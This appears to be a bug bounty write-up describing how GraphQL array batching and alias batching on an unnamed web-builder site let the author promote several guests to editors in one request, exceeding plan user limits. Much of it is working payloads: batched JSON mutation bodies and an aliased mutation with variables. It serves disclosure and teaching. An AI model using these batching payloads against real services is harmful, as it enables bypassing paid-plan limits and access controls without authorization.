

Hi everyone, Canitey is here again, today I'm sharing with you about how I was able to exceed plan user limits WITHOUT using race conditions by only sending one graphql request.
So let's dive in,
About the target
The target is a web builder which allows you to build your frontend websites and host them online.
It has plans system which in each plan you have a limit on how many users (with edit permissions) are allowed to be in your workspace, and sets no limit on inviting guest users.
Recon
First thing I did was to capture any graphql request and send it to inql to fingerprint the graphql engine. And found out that the engine is Apollo, with the following features

Seeing that it allows batch requests by default made my eyes shine,

so the first thought came to my mind is, let's add some guests, and sure I did >:)

Exploit 1 >:)
Exploit number 1 (yes there are more), I made a request to change one of the invited users to an editor role, and intercepted the request as follows

And after that I did what the features list hinted me to do, use array batching in this request, the whole magic of array batching is to make the json body into array json body as following
Original body
{
 "operationName": "UserCardMenuChangeUserRole",
 "variables": {
 "input": {
 "userId": "user1Id=",
 "workspaceId": "aaaaaaaaaaaaaaaaaaaaaaaaaaaa==",
 "role": "EDITOR"
 }
 },
 "extensions": {
 "clientLibrary": {
 "name": "@apollo/client",
 "version": "4.0.6"
 }
 },
 "query": "mutation UserCardMenuChangeUserRole($input: ChangeUserRoleInput!) {\n changeUserRole(input: $input) {\n user {\n …UserCardMenuUser\n __typename\n }\n __typename\n }\n __typename\n}\n\nfragment UserCardMenuUser on User {\n id\n displayName\n email\n role\n __typename\n}"
}
Into this
[{
 "operationName": "UserCardMenuChangeUserRole",
 "variables": {
 "input": {
 "userId": "user1Id=",
 "workspaceId": "aaaaaaaaaaaaaaaaaaaaaaaaaaaa==",
 "role": "EDITOR"
 }
 },
 "extensions": {
 "clientLibrary": {
 "name": "@apollo/client",
 "version": "4.0.6"
 }
 },
 "query": "mutation UserCardMenuChangeUserRole($input: ChangeUserRoleInput!) {\n changeUserRole(input: $input) {\n user {\n …UserCardMenuUser\n __typename\n }\n __typename\n }\n __typename\n}\n\nfragment UserCardMenuUser on User {\n id\n displayName\n email\n role\n __typename\n}"
}]
and add how many elements as we want to the list. So I made it as following
[{
 "operationName": "UserCardMenuChangeUserRole",
 "variables": {
 "input": {
 "userId": "user1Id=",
 "workspaceId": "aaaaaaaaaaaaaaaaaaaaaaaaaaaa==",
 "role": "EDITOR"
 }
 },
 "extensions": {
 "clientLibrary": {
 "name": "@apollo/client",
 "version": "4.0.6"
 }
 },
 "query": "mutation UserCardMenuChangeUserRole($input: ChangeUserRoleInput!) {\n changeUserRole(input: $input) {\n user {\n …UserCardMenuUser\n __typename\n }\n __typename\n }\n __typename\n}\n\nfragment UserCardMenuUser on User {\n id\n displayName\n email\n role\n __typename\n}"
},{
 "operationName": "UserCardMenuChangeUserRole",
 "variables": {
 "input": {
 "userId": "user2Id=",
 "workspaceId": "aaaaaaaaaaaaaaaaaaaaaaaaaaaa==",
 "role": "EDITOR"
 }
 },
 "extensions": {
 "clientLibrary": {
 "name": "@apollo/client",
 "version": "4.0.6"
 }
 },
 "query": "mutation UserCardMenuChangeUserRole($input: ChangeUserRoleInput!) {\n changeUserRole(input: $input) {\n user {\n …UserCardMenuUser\n __typename\n }\n __typename\n }\n __typename\n}\n\nfragment UserCardMenuUser on User {\n id\n displayName\n email\n role\n __typename\n}"
},{
 "operationName": "UserCardMenuChangeUserRole",
 "variables": {
 "input": {
 "userId": "user3Id=",
 "workspaceId": "aaaaaaaaaaaaaaaaaaaaaaaaaaaa==",
 "role": "EDITOR"
 }
 },
 "extensions": {
 "clientLibrary": {
 "name": "@apollo/client",
 "version": "4.0.6"
 }
 },
 "query": "mutation UserCardMenuChangeUserRole($input: ChangeUserRoleInput!) {\n changeUserRole(input: $input) {\n user {\n …UserCardMenuUser\n __typename\n }\n __typename\n }\n __typename\n}\n\nfragment UserCardMenuUser on User {\n id\n displayName\n email\n role\n __typename\n}"
}]
And after sending the request

That what I've found as a result.

BUT this is not over yet,
Exploit 2 >>::))
Why we only use array batching, when there is another type of batching we can use.
In graphql there is alias batching feature, so I tried to use it, it is quite different from array batching due to array batching works on the json body level, but alias batching works on the query level. So the next payload will be of the query, not the whole json body.
So the following is the normal query
mutation UserCardMenuChangeUserRole($input: ChangeUserRoleInput!) {
 changeUserRole(input: $input) {
 user {
 id
 role
 __typename
 }
 __typename
 }
 __typename
}
with the following variables
{
 "input": {
 "userId": "user1=",
 "workspaceId": "aaaaaaaaaaaaaaaaaaaaa==",
 "role": "EDITOR"
 }
}
I made it into the following
mutation UserCardMenuChangeUserRole($input1: ChangeUserRoleInput!, $input2: ChangeUserRoleInput!, $input3: ChangeUserRoleInput!) {
 a: changeUserRole(input: $input1) {
 user {
 id
 role
 __typename
 }
 __typename
 }
 b: changeUserRole(input: $input2) {
 user {
 id
 role
 __typename
 }
 __typename
 }
 c: changeUserRole(input: $input3) {
 user {
 id
 role
 __typename
 }
 __typename
 }
}
And using the following variables
{
 "input1": {
 "userId": "user1=",
 "workspaceId": "aaaaaaaaaaaaaaaaaaaaa==",
 "role": "EDITOR"
 },"input2": {
 "userId": "user2=",
 "workspaceId": "aaaaaaaaaaaaaaaaaaaaa==",
 "role": "EDITOR"
 },"input3": {
 "userId": "user3=",
 "workspaceId": "aaaaaaaaaaaaaaaaaaaaa==",
 "role": "EDITOR"
 }
}
To my surprise it worked :), no race condition, no timing, no 100 requests, just on request sent and it is done.
And that's the end, hope you enjoyed reading this article, if you have any questions I'll be more than happy to answer you.